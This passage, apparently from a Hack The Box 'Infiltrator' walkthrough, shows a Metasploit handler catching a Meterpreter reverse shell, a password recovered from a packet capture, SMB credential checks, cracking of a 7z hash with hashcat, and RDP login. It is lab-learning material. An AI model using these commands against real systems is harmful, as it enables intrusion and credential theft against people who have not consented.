
```
PS > ./p.exe
PS >
```

```
[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.16.53
lhost => 10.10.16.53
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 4444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/x64/meterprete
r/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.53:4444
[*] Sending stage (203846 bytes) to 10.10.11.31
[*] Meterpreter session 1 opened (10.10.16.53:4444 -> 10.10.11.31:64904) at 2025-06
-16 11:47:01 -0400


(Meterpreter 1)(C:\programdata) >
```

Enumeration on o.martinez directory


O.martinez has .pcapng file



Download and open it on wireshark




Most of the packets are TCP and http




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	237	100.0	283981	62 k	0	0	0	237
Ethernet	100.0	237	1.3	3706	818	0	0	0	237
Internet Protocol Version 4	98.7	234	1.6	4680	1,033	0	0	0	234
User Datagram Protocol	2.5	6	0.0	48	10	0	0	0	6
Simple Service Discovery Protocol	1.7	4	0.2	700	154	4	700	154	4
Domain Name System	0.8	2	0.0	108	23	2	108	23	2
Transmission Control Protocol	96.2	228	96.7	274655	60 k	180	215834	47 k	228
Transport Layer Security	9.3	22	6.3	18009	3,977	22	12950	2,860	24
Hypertext Transfer Protocol	11.0	26	89.2	253351	55 k	12	5765	1,273	26
Line-based text data	4.6	11	12.3	34790	7,684	11	34790	7,684	11
JavaScript Object Notation	0.4	1	0.0	17	3	1	17	3	1
HTML Form URL Encoded	0.4	1	0.0	28	6	1	28	6	1
Data	0.4	1	73.7	209327	46 k	1	209327	46 k	1
Address Resolution Protocol	1.3	3	0.0	138	30	3	138	30	3

Let's grep only http packets



No.	Time	Source	Destination	Protocol	Length	Info
6	2024-02-24 00:09:44.6745…	192.168.128.232	192.168.1.106	HTTP	396	GET / HTTP/1.1
8	2024-02-24 00:09:44.6764…	192.168.1.106	192.168.128.232	HTTP	3774	HTTP/1.1 200 OK (text/html)
21	2024-02-24 00:09:49.5959…	192.168.128.232	192.168.1.106	HTTP	571	POST /login HTTP/1.1 (application/x-www-form-urlencoded)
23	2024-02-24 00:09:49.5990…	192.168.1.106	192.168.128.232	HTTP	583	HTTP/1.1 302 FOUND (text/html)
32	2024-02-24 00:09:49.6452…	192.168.128.232	192.168.1.106	HTTP	537	GET /files HTTP/1.1
34	2024-02-24 00:09:49.6512…	192.168.1.106	192.168.128.232	HTTP	9091	HTTP/1.1 200 OK (text/html)
43	2024-02-24 00:09:53.0363…	192.168.128.232	192.168.1.106	HTTP	561	GET /view/BitLocker-backup.7z HTTP/1.1
45	2024-02-24 00:09:53.0468…	192.168.1.106	192.168.128.232	HTTP	5727	HTTP/1.1 200 OK (text/html)
80	2024-02-24 00:09:55.0973…	192.168.128.232	192.168.1.106	HTTP	584	GET /view/raw/BitLocker-backup.7z HTTP/1.1
107	2024-02-24 00:09:55.2039…	192.168.1.106	192.168.128.232	HTTP	1085	HTTP/1.1 200 OK
128	2024-02-24 00:10:06.8038…	192.168.128.232	192.168.1.106	HTTP	561	GET /files HTTP/1.1
130	2024-02-24 00:10:06.8077…	192.168.1.106	192.168.128.232	HTTP	9091	HTTP/1.1 200 OK (text/html)
146	2024-02-24 00:10:13.5593…	192.168.128.232	192.168.1.106	HTTP	586	POST /api/change_auth_token HTTP/1.1
148	2024-02-24 00:10:13.5654…	192.168.1.106	192.168.128.232	HTTP/J…	355	HTTP/1.1 200 OK , JavaScript Object Notation (application/json)
157	2024-02-24 00:10:13.5921…	192.168.128.232	192.168.1.106	HTTP	545	GET /files HTTP/1.1
160	2024-02-24 00:10:13.5968…	192.168.1.106	192.168.128.232	HTTP	253	HTTP/1.1 302 FOUND (text/html)
170	2024-02-24 00:10:13.6209…	192.168.128.232	192.168.1.106	HTTP	545	GET /login HTTP/1.1
172	2024-02-24 00:10:13.6229…	192.168.1.106	192.168.128.232	HTTP	433	HTTP/1.1 302 FOUND (text/html)


Following /api/change_auth_token leaks credential




It's a valid password of o.martinez

```
└─→ $nxc smb dc01.infiltrator.htb -u O.martinez -p 'M@rtinez_P@ssw0rd!'
SMB         10.10.11.31     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:infiltrator.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.31     445    DC01             [+] infiltrator.htb\O.martinez:M@rtinez_P@ssw0rd!
```

File>Export Objects>HTTP shows



Let's download and decompress the file



It needs password...

7z2john needs to install a library to run

```
$sudo apt install libcompress-raw-lzma-perl
```


```
$7z2john BitLocker-backup.7z > bitlocker.hash
```

It has too much volume, so I recommend to save it directly to a file

Run hashcat can crack it(May need a time since it has much volume)

```
45911ad0f88ba2cc9a2f5defbacc5e37ae440753adbda51962bf37b0b78ec72b9471542ca71064f404c1cc2776e0e4bbacde6a1d9d96b6dae5b9a9d2efaa12845049
78d2f59cee94496bdad592c2379c69b652eb8ebee6c7e1e66e84b9928623f8b63f7c811ddc77f4146c4d5445b20f53fdfbc10ae0e10d5a98e27c411d1fdf91e639c6
28c6547d4f089a7a6ec7986fa2cc7a980ea225872a809ff3a953b7841b1575dd1d55d542826da7b4322f02be17216b35261129ebbb0e873883c3306fc41d9a020bb2
0a20b3a2d081933893d7797a435a8569115f6c01b83996d28e7947ad2b47ef503baced8750ec40decf7cca36b792275c2ed2e82f421621347082d34fa8e3c50dba4d
801d0d02ad2c2bb753e6161158ee3fb0cdd673c2b6b7c3c41b13f1cc732070d15ad3620cf2244c0a2284289fdd2a539601f9b7c332a6e586c2eb28aacd3ebee47a10
42d9f12513ee8a205bbc3c04e7511415d4e9e655cd6d3fad96f70edec6109bbe90f7eb3cba96da74c284d5bbe014fd37c790ed28b8e5ffdc16a9385cd62d929b5425
53fd9a74fac26fddb8ec64fc2539a$792371$10:zipper
```

Decompressed file is html. Open it on firefox




It shows bitlocker recovery key(I used google translate to translate French to English)

Since o.martinez is member of remote desktop users, I can rdp as o.martinez

```
└─$ xfreerdp /u:o.martinez /v:10.10.11.31 /p:M@rtinez_P@ssw0rd! +clipboard -heartbeat
[13:04:11:321] [14400:14401] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed certificate (18)' at stack position 0
